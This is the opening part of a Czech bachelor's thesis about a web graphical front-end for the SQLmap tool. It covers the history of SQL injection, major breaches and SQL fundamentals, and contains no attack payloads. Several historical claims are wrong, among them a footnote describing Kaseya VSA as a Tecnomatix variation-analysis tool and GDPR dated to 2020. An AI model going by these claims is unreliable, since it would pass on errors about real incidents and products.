Webová grafická nadstavba pro aplikaci SQLmap

Vendula Šarešová

Bakalářská práce
2024

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav automatizace a řídicí techniky

Akademický rok: 2023/2024

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Vendula Šarešová**
Osobní číslo:	**A18671**
Studijní program:	**B3902 Inženýrská informatika**
Studijní obor:	**Informační a řídicí technologie**
Forma studia:	**Kombinovaná**
Téma práce:	**Webová grafická nadstavba pro aplikaci SQLmap**
Téma práce anglicky:	**Web graphic extension for SQLmap application**

Zásady pro vypracování

1. Nastudujte problematiku SQL injection, tvorby webových aplikací, podepisování a ověřováním.
2. Zvolte vhodné prostředky a technologii pro implementaci.
3. Navrhněte vlastní řešení webové grafické nadstavby aplikace SQLmap.
4. Implementujte a otestujte navržené řešení.
5. Vyhodnoťte a prezentujte výsledky.

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. PORCELLO, Eve a Alex BANKS. Learning React: Modern Patterns for Developing React Apps. Druhé. O'Reilly Media, 2020. ISBN 978-1492051725.
2. JAPIKSE, Philip, Kevin GROSSNICKLAUS a Ben DEWEY. Building web applications with Visual Studio 2017: using .NET Core and modern JavaScript frameworks. [Berkeley, California]: Apress, [2017], xxxiii, 393 s. ISBN 9781484224779.
3. RICHARDSON, Leonard a Michael AMUNDSEN. RESTful Web APIs. Sebastopol: O'Reilly, 2013, xxviii, 373 s. ISBN 9781449358068.
4. ORIYANO, Sean-Philip. CEH v9: Certified ethical hacker version 9, study guide. Indianapolis, IN: Sybex, 2016, 1 online resource. ISBN 9781119419303. Dostupné také z: https://proxy.k.utb.cz/login?url=https://onlinelibrary.wiley.com/doi/book/10.1002/9781119419303
5. SAK, Brian a Jilumundi RAGHU RAM. Mastering Kali Linux wireless pentesting: test your wireless network's security and master advanced wireless penetration techniques using Kali Linux. Birmingham: Packt Publishing, 2016, xii, 285 s. Community experience distilled. ISBN 9781785285561.

Vedoucí bakalářské práce: **prof. Ing. Roman Šenkeřík, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání bakalářské práce: **8. prosince 2023**
Termín odevzdání bakalářské práce: **27. května 2024**

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
DĚKAN
L.S.

prof. Ing. Vladimír Vašek, CSc. v.r.
ředitel ústavu

Ve Zlíně dne 8. prosince 2023

Prohlašuji, že

- beru na vědomí, že odevzdáním bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že bakalářské práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky. Univerzity Tomáše Bati ve Zlíně;
- byl/a jsem seznámen/a s tím, že na moji bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – bakalářskou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na bakalářské práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze bakalářské práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne

Vendula Šarešová, v.r.

. . . . . .

podpis studenta

ABSTRAKT

Tato bakalářská práce se zaměřuje na vývoj webové grafické nadstavby pro aplikaci příkazové řádky SQLmap, která je nástrojem pro detekci a využití zranitelností SQL injection. Cílem bylo navrhnout a implementovat uživatelsky přívětivé grafické rozhraní, které umožní uživatelům efektivněji využívat funkcionality SQLmap. Práce zahrnuje studium problematiky SQL a SQL injection, technologií webového vývoje a metod pro podepisování a ověřování. Byly zvoleny moderní webové technologie a frameworky, které podporují rychlý vývoj a dobré uživatelské rozhraní. Implementace byla následně otestována na sérii testovacích příkladů a vyhodnocena z hlediska uživatelské přívětivosti a funkčnosti. Výsledky ukázaly, že grafická nadstavba značně zvyšuje efektivitu práce s aplikací SQLmap a zlepšuje uživatelský zážitek.

Klíčová slova: SQL injection, webový vývoj, SQLmap, grafická nadstavba, uživatelské rozhraní, webové technologie, bezpečnost aplikací, testování softwaru

ABSTRACT

This bachelor's thesis focuses on the development of a web graphic extension for the SQLmap command-line application, a tool designed for detecting and exploiting SQL injection vulnerabilities. The objective was to design and implement a user-friendly graphical interface that enhances the usability of SQLmap's functionalities. The study involved exploring SQL ans SQL injection issues, web application development technologies, and methods for digital signing and verification. Modern web technologies and frameworks supporting rapid development and good user interface practices were selected for the implementation. The solution was then tested on a series of examples and evaluated in terms of user friendliness and functionality. The results demonstrated that the graphical extension significantly improves the efficiency of working with the SQLmap application and enhances the user experience.

Keywords: SQL injection, web development, SQLmap, graphical extension, user interface, web technologies, application security, software testing

Ráda bych vyjádřila srdečné poděkování své rodině a přátelům za jejich neustálou podporu a motivaci během celého studia. Speciální díky patří mé mamince, která byla mým osobním cheerleaderem v každém momentu, a mému tatínkovi, jehož neustálé povzbuzování a pochopení mě držely nad vodou. Velké díky patří i mému bratrovi a příteli, kteří mi poskytovali praktické rady a povzbuzení. Děkuji i mému milovanému psovi Pankráci, který byl vždy připraven vyskočit mi na klín, kdykoliv jsem potřebovala oddech.

Obzvláště však děkuji svému vedoucímu, prof. Ing. Romanu Šenkeříkovi, Ph.D., za jeho cenné rady a odborné vedení. Bez jeho pomoci by vypracování této práce nebylo možné. Jeho odbornost a podpora byly neocenitelné na každém kroku mého výzkumu, stejně jako nepočítané, exponenciálně stoupající, množství kávy, které jsem při psaní a programování své bakalářské práce vypila.

OBSAH

ÚVOD

Méně než 1 % celkové světové populace umí programovat a pracovat s příkazovou řádkou (zhruba 28.7 milionů z 8.1 miliard [1]) a stále značná část zkušených vývojářů dává přednost práci v grafických rozhraních před příkazovou řádkou. [2] [3] Zároveň ideální úrovně připravenosti v oblasti kybernetické bezpečnosti dosahuje dle Cisco, nadnárodní technologické společnosti, která se mimo jiné zabývá i kybernetickou bezpečností, pouze 3 % organizací. [4]

Téma kybernetické bezpečnosti je s nárůstem online aktivit stále aktuálnější. Vzdělávání a umožnění přístupu k aplikacím, které mohou pomoci se vzděláním v této oblasti, jsou klíčové pro pochopení způsobů, jakými mohou útočníci aplikace napadat. Zpřístupnění techničtějších aplikací širší veřejnosti, případně i programátorům a aplikačním designérům, kteří nemají takové znalosti příkazové řádky a nebo preferují práci v grafických webových rozhraních, může značně pomoct s rozšířením povědomí o kybernetické bezpečnosti a zvýšením celkové ochrany aplikací a dat.

Tato bakalářská práce se zabývá návrhem a implementací intuitivního webového grafického uživatelského rozhraní pro SQLmap, aplikaci určenou k identifikaci a vyhodnocování SQL injekcí. Cílem práce je vytvořit rozhraní, které umožní uživatelům efektivně využívat SQLmap bez nutnosti podrobných znalostí o SQL injekcích a postupech pro jejich provádění. Tento přístup umožní širšímu spektru uživatelů, včetně těch bez technického zaměření, analyzovat a zabezpečit své databáze proti SQL injekcím s větší samostatností a menší závislostí na odborných znalostech v oblasti kybernetické bezpečnosti.

V teoretické části se práce věnuje základům kybernetické bezpečnosti, s důrazem na SQL jazyk a bezpečnostní hrozby spojené s SQL injekcemi. Analyzovány jsou také historické a současné případy kybernetických útoků, které ilustrují význam a dopady těchto bezpečnostních incidentů.

V praktické části je popsán proces návrhu a vývoje uživatelského rozhraní a jeho klíčové komponenty. Práce také diskutuje potenciál pro další rozvoj nástroje. Závěrečná část shrnuje hlavní dosažené výsledky a navrhuje směry pro budoucí růst aplikace pro dosažení nejlepších možných výsledků pro detekci hrozeb v oblasti webové bezpečnosti a prevence SQL injekcí.

I. TEORETICKÁ ČÁST

1 KYBERNETICKÁ BEZPEČNOST

Kybernetická bezpečnost je klíčovou oblastí, která chrání naše digitální systémy a sítě před neustálými hrozbami útoků. Význam tohoto odvětví neustále roste, jelikož se rozšiřuje naše závislost na technologiích v každodenním životě. Od počátečního odhalení a dokumentace SQL injekce v roce 1998 se kybernetická bezpečnost vyvinula do komplexní disciplíny, která zahrnuje široké spektrum technik a obranných mechanismů.

1.1 Počátky a perzistence SQL injekce

SQL injekce byla poprvé popsána roku 1998 v blogovém článku autorem Jeffem Forristalem známým pod uživatelským jménem rain.forest.puppy na webové stránce[1)]. Kde problémy s Cold Fusion a ODBC v kombinaci s MS SQL serverem 6.5 jsou přímým příkladem toho, jak mohou být tyto technologie zneužity k provádění neoprávněných SQL příkazů, což je přímý příklad SQL injekce tak, jak ji známe z definice dnes. Článek také poukazuje na problémy s anonymním mailem a potenciální zneužití proxy serverů, které mohou obejít určité bezpečnostní kontroly. Zvláště závažný je popis způsobů, jakými lze v IDC a ASP souborech zneužít slabiny v SQL dotazech k provádění neoprávněných SQL příkazů. [5]

I přes tuto ranou identifikaci problému, SQL injekce nezískala výraznější pozornost v komunitě informační bezpečnosti až do roku 2002, kdy zvýšený zájem o kybernetickou bezpečnost následoval po teroristických útocích 11. září 2001 a rozšíření devastujících virů a červů. V reakci na tyto události se akademici, vojenský personál a politici začali více zaměřovat na zlepšení fyzické a kybernetické bezpečnosti, což přimělo k podrobnějšímu zkoumání zranitelností, které by mohly ohrozit vládu nebo infrastrukturu Spojených států, včetně SQL injekce. [6]

Rané metody obrany proti SQL injekci se v průběhu let vyvíjely a staly se sofistikovanějšími. V roce 2003 byl vyvinut nástroj WAVES (Web Application Vulnerability and Error Scanner)[2)], který byl jedním z prvních pokusů o hodnocení bezpečnosti webových aplikací s cílem identifikovat zranitelnosti, včetně SQL injekce.[7]

[1)] Blogový článek, kde Jeff Forristal popisuje problémy spojené s SQL injekcemi, je dostupný na `http://phrack.org/`

[2)] WAVES je nástroj pro hodnocení bezpečnosti webových aplikací, který identifikuje různé zranitelnosti, včetně SQL injekce.

Následoval Amnesia v roce 2005, nástroj, který je dodnes citován jako jeden z prvních, jenž se zaměřil výhradně na detekci a prevenci SQL injekcí. Amnesia kombinuje statickou analýzu a monitorování v reálném čase, kdy během statické analýzy vytváří tabulku očekávaných SQL dotazů, které jsou během monitorování porovnávány se všemi dynamickými dotazy k identifikaci neoprávněných pokusů.

V roce 2008 byl představen SQL-IDS, detekční systém pro SQL injekce určený pro monitorování Java založených webových aplikací, který provedl specifickou detekci dotazů bez jakýchkoli falešných pozitiv nebo negativ. Tento přístup byl velmi účinný a v testech neprodukoval žádné falešné výsledky. Shar a Tan v roce 2013 navrhli trojzubý přístup k obraně, který zdůraznil význam defenzivního programování, detekce zranitelností a prevence útoků v reálném čase. Autoři považovali defenzivní kódování za první obrannou linii, kde nahrazení dynamických dotazů uloženými procedurami a validace vstupů může zamezit útočníkům v SQL injekcích.

V roce 2015 Alghamdi, Ahmad a Imran představili novou techniku prevence SQL injekcí, která využívala detekci na úrovni aplikační vrstvy na straně klienta i serveru. Tato metoda zahrnovala kontrolu SQL vstupů na straně klienta pro speciální znaky typicky používané v SQL injekcích, přičemž pouze filtrované vstupní řetězce byly posílány na server. Server pak zajišťoval, že všechny předané požadavky měly správná práva a oprávnění k přístupu k webovým aplikacím. Tento integrovaný přístup významně snižuje možnost útoků SQL injekcí. [8]

Od roku 2015 do současnosti se bezpečnostní průmysl značně zaměřil na vývoj a inovace technologií pro boj proti SQL injekcím, což vedlo k řadě klíčových vývojových milníků. S narůstajícím významem cloudových služeb a digitální transformace byla značná pozornost věnována vylepšení automatických nástrojů pro detekci SQL injekcí, jako jsou OWASP ZAP a Burp Suite, které byly vylepšeny pro lepší procházení a analýzu webových aplikací k identifikaci potenciálních zranitelností.

V roce 2018 byla zdokonalena integrace umělé inteligence a strojového učení v detekčních systémech, což umožnilo těmto systémům učit se z detekovaných útoků a adaptovat se na nové hrozby, což značně zlepšilo jejich schopnost predikovat a zabránit SQL injekcím. Tento pokrok znamenal značný posun vpřed ve schopnosti organizací chránit své databázové systémy před sofistikovanými útoky.

Dalším významným pokrokem bylo rozšíření cloudových bezpečnostních služeb kolem roku 2019, které začaly nabízet automatizované skenování a monitorování webových aplikací, což organizacím usnadnilo správu bezpečnosti svých aplikací hostovaných na cloudových platformách. Tyto služby zlepšily schopnost rychle reagovat na bezpečnostní hrozby a poskytly lepší přehled o bezpečnostním stavu aplikací v reálném čase.

S rostoucími regulatorními požadavky na ochranu dat, jako je GDPR, které byly

implementovány v roce 2020, byly organizace nuceny přijmout striktnější bezpečnostní opatření. Tyto regulace zvýšily důraz na vývoj a implementaci pokročilých technologií a postupů pro prevenci SQL injekcí, což vedlo k zavedení robustnějších ochranných systémů a pravidel pro ochranu osobních údajů.

V následujících letech vývojáři a bezpečnostní experti pokračovali ve vylepšování metod detekce a reakce na SQL injekce. Kombinace těchto technologií a metod s kontinuálním vzděláváním a tréninkem IT profesionálů formovala robustní obranné strategie, které jsou nyní klíčovými součástmi kybernetické bezpečnosti v mnoha organizacích po celém světě. [8]

1.2 Největší kybernetické útoky za pomoci SQL injekce

Heartland Payment Systems (2008): V roce 2008 se společnost Heartland Payment Systems, významný zpracovatel plateb, stala obětí jednoho z největších úniků dat v historii, který byl způsoben útokem SQL injekce. Tento incident nebyl jen malou chybou v systému, ale masivním únikem, při kterém bylo ohroženo přibližně 130 milionů čísel kreditních a debetních karet. Tento incident podle společnosti Proofpoint zdůraznil značnou zranitelnost digitálních platebních systémů a devastující důsledky bezpečnostních závad. Případ slouží jako drsné připomenutí toho, že žádná entita není imunní vůči kybernetickým hrozbám, a stanovil precedent pro bezpečnostní opatření ve finančním sektoru. [9]

Sony Pictures (2011): V roce 2011 proběhlo další selhání kybernetické bezpečnosti, tentokrát postihující zábavního giganta Sony Pictures. Útok na síť Sony nebyl jen únikem dat, ale přímým útokem na digitální infrastrukturu společnosti. Podle informací z The Washington Post bylo ohroženo přibližně 77 milionů účtů PlayStation Network, což by odhalilo osobní údaje milionů uživatelů. Finanční dopady byly stejně závažné, neboť únik stál Sony odhadem 170 milionů dolarů. Tento incident zdůraznil zranitelnost i těch nejsložitějších digitálních sítí vůči útokům SQL injekce a podtrhl kritickou potřebu robustních kybernetických bezpečnostních opatření. Sloužil jako budíček pro celý průmysl digitální zábavy a zdůraznil význam ochrany uživatelských dat před neustále se vyvíjejícími kybernetickými hrozbami. [10]

Yahoo! (2012): V červenci 2012 zažil Yahoo! obrovský únik dat, který zvláště postihl Yahoo! Voices, dříve známý jako Associated Content. Nešlo o menší incident, ale o významný kybernetický útok, který vedl k úniku přibližně půl milionu e-mailových adres a hesel spojených s Yahoo! Contributor Network. Podle informací z The Christian Science Monitor bylo měřítko tohoto úniku alarmující a zdůraznilo zranitelnost i dobře zavedených internetových společností. Incident odhalil osobní údaje nesčetných uživatelů, což vyvolalo vážné obavy o bezpečnost dat a soukromí. Podtrhl potřebu silnějších

opatření pro ochranu dat a důležitost neustálé bdělosti v digitálním věku. [11]

TalkTalk (2015): Rok 2015 přinesl významný moment v historii kybernetických útoků s incidentem společnosti TalkTalk. Téměř 157 000 zákazníků této britské telekomunikační společnosti mělo kompromitované osobní údaje, jak informovala BBC News. Tento kybernetický útok nejenže ohrozil zákaznické účty, ale otřásl vybudovanou důvěrou mezi spotřebiteli a poskytovateli digitálních služeb. Únik byl důležitým budíčkem pro telekomunikační průmysl, zdůraznil potřebu robustních strategií kybernetické bezpečnosti na ochranu citlivých zákaznických dat a poukázal na stále přítomná rizika v digitálním světě a nutnost neustálého zlepšování bezpečnostních protokolů pro ochranu proti takovým invazivním útokům. [12]

Freepik (2020): Hackeři ukradli 8,3 milionu záznamů prostřednictvím SQL injekcí na webových stránkách Freepik, jednoho z největších online zdrojů grafických materiálů na světě, a s 18 miliony unikátních uživatelů měsíčně. Útočníci získali e–maily a hashovaná hesla uživatelů Freepik a Flaticon. [13]

WooCommerce (2021): WooCommerce, oblíbený e-commerce plugin pro WordPress CMS, byl napaden. Několik jeho pluginů a verzí softwaru bylo zranitelných vůči SQLi, což vedlo k úniku dat na 5 milionech webových stránek. [14]

Kaseya (2021): IT řešení poskytující společnost Kaseya byla obětí ransomwarového útoku. Útočníci využili neopravené SQL zranitelnosti v serverech VSA[3)] společnosti, čímž ovlivnili více než 1500 klientů společnosti Kaseya. [15]

[3)] VSA, neboli Software Tecnomatix® Variation Analysis, je pokročilý nástroj určený pro dimensionální analýzu. Umožňuje simulovat výrobní a montážní procesy s cílem předpovídat míru a příčiny variací, což je klíčové pro zajištění kvality a přesnosti ve výrobních procesech.

2 SQL

Pro správné pochopení SQL injekce je nezbytné nejprve porozumět základům jazyka SQL, neboť tato znalost umožňuje lépe identifikovat, jak mohou být databázové systémy zneužity. Porozumění SQL je klíčové pro identifikaci potenciálních slabých míst v databázových dotazech a pro implementaci efektivních bezpečnostních opatření.

2.1 Definice

Jazyk SQL (Structured Query Language) je doménově specifický jazyk používaný v programování. Je navržený pro přístup a manipulaci s daty uloženými v systémech pro správu relačních databází (relational database management system, zkráceně RDBMS) nebo pro zpracování datových toků v relačních systémech (relational data stream management system, zkráceně RDSMS). Jazyk SQL umožňuje provádět dotazy pro přístup do databáze, získávání, vkládání a mazání dat či aktualizování stávajících datových záznamů. Kromě manipulace s daty je možné za pomocí SQL vytvářet nové databáze a nové tabulky v databázi. SQL zároveň umožňuje nastavovat oprávnění pro přístup k datům v tabulkách, procedurách a pohledech (views), což je klíčové pro správu přístupu a zabezpečení dat. [16]

2.1.1 Historie

Jedním z největších výzkumů v oblasti počítačových věd 70. let 20. století byl průzkum manipulace a ukládání tzv. perzistentních dat. Tento termín označuje data, která v počítačovém systému zůstávají neomezeně dlouho, pokud nejsou explicitně smazána.

V historickém kontextu je nezbytné začít u průlomových výzkumů E. F. Codda, vědce z IBM Research Laboratory v San Jose v Californii, který počátkem 70. let 20. století položil základy novému způsobu organizace dat, který nazval tzv. "relační model". Tento model představil ve své práci "A Relational Model of Data for Large Shared Data Banks", kde data uspořádal do tabulek (relací) s řádky a sloupci, což bylo revoluční oproti tehdy převládajícím hierarchickým a síťovým modelům. [17]

Zároveň představil dva fundamentální koncepty relačního modelu - relační algebru a relační kalkulus. Relační algebra je procedurální jazyk, což znamená, že specifikuje jak dosáhnout výsledku a zahrnuje operace jako selekce, projekce, sjednocení, průnik, rozdíl, kartézský součin a join. Zatímco relační kalkulus je deklarativní jazyk, který popisuje co má být výsledkem dotazu, ale ne, jak se má tohoto výsledku dosáhnout. Na tomto matematickém základu, postavili své teorie vědci a kolegové z IBM, Donald D. Chamberlin a Raymond F. Boyce, kteří se domnívali, že je možné navrhnout relační jazyk přístupnější uživatelům bez nutného vzdělání v matematice nebo programování.

Po návštěvě Coddyho symposia, kde byl tento výzkum představen, strávili následující rok experimentováním s návrhy jazyka. Prvním neúspěšným pokusem byl Square, po kterém následovalo představení projektu Structured English Query Language, shortened to the acronym SEQUEL, který byl zamýšlen, jak pro manipulaci s daty (dotazy a aktualizace), tak i pro definici dat (vytváření tabulek, pohledů a tvrzení). SEQUEL byl experimentálně instalován na třech zákaznických místech IBM a v roce 1976 byl publikován jeho kompletnější návrh. V roce 1977 byl kvůli problému se značkou název Sequel zkrácen na SQL.

Komerční využití jazyka SQL, jako jsou Oracle a DB2, se začaly objevovat na konci 70. let a začátkem 80. let 20. století. Jazyk SQL byl oficiálně přijat a uznán jako norma a standardní specifikace jazyků pro databázové dotazy instituty - Americký národní normalizační institut (American National Standards Institute, zkráceně ANSI) roku 1986 a Mezinárodní organizace pro normalizaci (International Organization for Standardization, zkráceně ISO) roku 1987. [18]

2.1.2 Syntaxe a struktury příkazů programovacího jazyka SQL

Standart, který definuje a upravuje syntaxi programovacího jazyka SQL, je podčást ISO/IEC 9075 zvaná ISO/IEC JTC 1/SC 32, což je podvýbor v rámci Společného technického výboru 1 (Joint Technical Committee 1, zkráceně JTC 1) a Mezinárodní organizace pro normalizaci (International Organization for Standardization, zkráceně ISO) a Mezinárodní elektrotechnické komise (International Electrotechnical Commission, zkráceně IEC). JTC 1 se zabývá informačními technologiemi a SC 32 konkrétně se zaměřuje na správu dat a jejich výměnu. [19]

Syntaxe je sada pravidel, podle kterých jsou prvky jazyka správně kombinovány. Zahrnuje využití klíčových slov, klauzulí, výrazů, operátorů a funkcí, jež se používají pro dotazování (tzv. dotazy) a manipulaci s daty v relační databázi, čímž vzniká příkaz sloužící k provedení konkrétního úkolu nebo operace v databázi.

Klíčová slova označují sadu rezervovaných slov, která mají specifický význam a představují základ příkazů SQL. Jedná se například o klíčová slova SELECT, INSERT, UPDATE, DELETE, FROM, WHERE a JOIN, s tím, že každé klíčové slovo instruuje databázi k provedení konkrétní operace.

Klauzule jsou součástmi příkazů SQL, které specifikují další podrobnosti nebo podmínky pro operaci. Často využívají klíčová slova a jsou nedílnou součástí dotazů. Například klauzule WHERE se používá v příkazu SELECT k filtrování dat na základě specifických kritérií.

Výrazy jsou kombinacemi symbolů a operátorů, které databáze vyhodnocuje za účelem vytvoření hodnoty. Používají se v různých částech příkazů SQL k určení podmínek,

výpočtů nebo manipulací s daty. Například v klauzuli "WHERE age > 18"je "age > 18"výrazem.

Predikáty jsou užívány ve výrazech či klauzulích k otestování pravdivosti. Tvoří základ "rozhodování" v rámci příkazů SQL. Například ve výrazu "salary >= 50000"je predikátem »= 50000", který testuje, zda je plat větší nebo roven 50 000.

Dotaz je specifický typ příkazu SQL, který žádá o načtení dat z databáze. Je typicky konstruován s využitím několika klíčových slov, klauzulí, výrazů a predikátů, aby přesně specifikoval, jaká data jsou potřebná. Nejběžnějším dotazem je příkaz SELECT, který se používá k výběru dat z databáze. [20]

Podle účelu můžeme příkazy dělit do pěti základních kategorií [21] [22] :

- Jazyk pro definici dat (Data Definition Language, zkráceně DDL)

  DDL, neboli jazyk pro definici dat, je sada SQL příkazů, které lze použít k definování schématu databáze. Zabývá se popisem schématu databáze a používá se k vytváření, modifikaci a odstranění struktury databázových objektů, nikoli dat. Tyto příkazy obvykle nepoužívá běžný uživatel, který by měl přistupovat k databázi prostřednictvím aplikace. Mezi příkazy jazyka DDL patří:

  CREATE: Tento příkaz se používá k vytvoření databáze nebo jejích objektů (jako jsou tabulky, indexy, funkce, pohledy, uložené procedury a triggery).

  DROP: Tento příkaz se používá k odstranění objektů z databáze.

  ALTER: Používá se ke změně struktury databáze.

  TRUNCATE: Používá se k odstranění všech záznamů z tabulky, včetně všech pro záznamy alokovaných prostor.

  COMMENT: Používá se k přidání komentářů do slovníku dat.

  RENAME: Používá se k přejmenování existujícího objektu v databázi.

- Jazyk pro dotazování (Data Query Language, zkráceně DQL)

  DQL příkazy se používají pro provedení dotazů na data v rámci objektů schématu databáze. Zahrnuje příkaz SELECT, který umožňuje načtení dat z databáze. Když je proveden příkaz SELECT, výsledek je kompilován do dočasné tabulky, která je zobrazena nebo přijata programem, tj. frontendovou částí aplikace. Mezi příkazy jazyka DQL patří:

  SELECT: Používá se k načtení dat z databáze.

- Jazyk pro manipulaci s daty (Data Manipulation Language, zkráceně DML)

  DML příkazy zahrnují většinu SQL příkazů a zabývají se manipulací dat v databázi. V zásadě jsou příkazy DCL seskupeny s příkazy DML. Mezi příkazy jazyka DML patří:

  INSERT: Používá se pro vkládání dat do tabulky.

  UPDATE: Používá se k aktualizaci existujících dat v tabulce.

  DELETE: Používá se k odstranění záznamů z databázové tabulky.

  LOCK: Souběžnost ovládání tabulky.

  CALL: Volání podprogramu PL/SQL nebo JAVA.

  EXPLAIN PLAN: Popisuje přístupovou cestu k datům.

- Jazyk pro kontrolu dat (Data Control Language, zkráceně DCL)

  DCL obsahuje příkazy jako GRANT a REVOKE, které se zabývají především právy, oprávněními, omezeními a dalšími kontrolními či přístupovými prvky databázového systému. Mezi příkazy jazyka DCL patří:

  GRANT: Poskytuje uživatelům přístupová oprávnění k databázi.

  REVOKE: Odebere uživateli přístupová oprávnění udělená pomocí příkazu GRANT.

- Jazyk pro kontrolu transakcí (Transaction Control Language, zkráceně TCL)

  Transakce seskupují sadu úkolů do jedné exekuční jednotky. Každá transakce začíná konkrétním úkolem a končí, když jsou všechny úkoly ve skupině úspěšně dokončeny. Pokud jakýkoli z úkolů selže, transakce selže také. Transakce tedy může mít pouze dva výsledky: úspěch nebo selhání. Mezi příkazy jazyka TCL patří:

  BEGIN: Otevře transakci.

  COMMIT: Potvrdí transakci.

  ROLLBACK: Vrací změny v transakci v případě jakékoliv chyby.

  SAVEPOINT: Nastaví bod uložení v rámci transakce.

2.1.3 Proces zpracování SQL příkazu

Proces zpracování SQL příkazů se liší v závislosti na typu databáze. Avšak základní části tohoto procesu jsou totožné a je možné je rozdělit do několika fází – parsující, optimalizační, generování zdrojů řádků a provedení.

1. Parsující fáze: během analyzování provádí databáze kontrolu syntaxe, sémantickou kontrolu a kontrolu sdíleného fondu (shared pool) po převedení dotazu na relační algebru. Kontrola syntaxe určuje syntaktickou platnost SQL. Například ve výrazu "SELECT * FORM employee" je identifikovaná chyba ve špatném pravopisu slova FROM.

```
SELECT * FORM employees;
SELECT * FORM employees
ERROR at line 1:
ORA-00923: FROM keyword not found where expected
```

   Sémantická kontrola určuje, zda je výrok smysluplný či nikoliv. Příkladem může být dotaz obsahující název tabulky, která neexistuje.

```
SELECT * FROM nonexistent_table;
SELECT * FROM nonexistent_table
ERROR at line 1:
ORA-00942: table or view does not exist
```

   Ve fázi kontroly sdíleného fondu, DBMS používá hašovací algoritmus k vygenerování unikátní hašovací hodnoty pro daný SQL příkaz. Tato hodnota, známá jako SQL ID, je porovnána s existujícími hašovacími hodnotami v sdíleném fondu (shared pool), což je mezipaměť obsahující již dříve zpracované a optimalizované SQL příkazy. Pokud se najde shoda, znamená to, že pro daný SQL příkaz již existuje předzpracované a optimalizované řešení a DBMS může tento způsob provedení znovu použít (soft parse). Pokud shoda není nalezena, příkaz podstoupí tvrdou analýzu (hard parse), během níž DBMS generuje nové řešení.

   Pokud je nutné provést tvrdou analýzu, DBMS vytváří nový exekuční způsob provedení SQL příkazu, včetně optimalizace a generování zdrojů řádků. Měkká analýza, naopak, znamená, že DBMS může přímo přejít k provedení dotazu bez nutnosti dalšího zpracování, což šetří výpočetní zdroje a čas.

2. Optimalizační fáze: v rámci optimalizační fáze se databáze snaží nalézt nejefektivnější možný způsob, jakým lze daný SQL příkaz provést. Tento proces zahrnuje analýzu různých způsobů provedení daného SQL příkazu, přičemž každý způsob reprezentuje specifický algoritmus, jímž lze dotaz efektivně vyřešit. Optimalizátor bere v úvahu řadu faktorů, včetně struktury dat, indexů, dostupných způsobů přístupu k datům a podmínek dotazu. Cílem je identifikovat řešení s nejlepší časovou a prostorovou složitostí. Databáze uchovává informace o těchto řešeních v databázovém katalogu. Jakmile optimalizátor určí řešení s nejnižšími náklady, předává ho k dalšímu zpracování.

3. Fáze generování zdrojů řádků: tato fáze je klíčová pro přeměnu strategických rozhodnutí optimalizátoru na konkrétní soubor operací, které databázový engine provádí k získání požadovaných dat. Optimalizovaný způsob provedení se převádí z abstraktní reprezentace do "spustitelné formy". Generování zdrojů řádků je realizováno speciálním softwarem, který přijímá optimální řešení provedení daného SQL příkazu od optimalizátoru a vytváří z něj iterativní plán, který je možné využít v rámci databázového systému. Iterativní plán je obvykle v binárním formátu a při jeho spuštění databázovým enginem dochází k produkci výsledné množiny dat.

4. Fáze provedení: nakonec spustí dotaz a zobrazí požadovaný výsledek.

2.1.4 Typy a práce s daty

Datové typy SQL definují povahu dat, která mohou být uložena v databázových objektech/tabulkách. Každá tabulka má sloupce a každý sloupec má svůj vlastní název a datový typ, definované při vytváření tabulky.

```
CREATE TABLE Product (
Id INTEGER, Name VARCHAR(128),
Price DECIMAL(6,2),
Produced DATE,
Available BOOLEAN DEFAULT TRUE,
Weight FLOAT
);
```

Datový typ informuje databázi o tom, co od každého sloupce očekávat a také určuje typ interakcí, které mohou nastat. SQL obsahuje širokou škálu datových typů, avšak ty nejběžnější můžeme rozdělit do šesti základních kategorií:

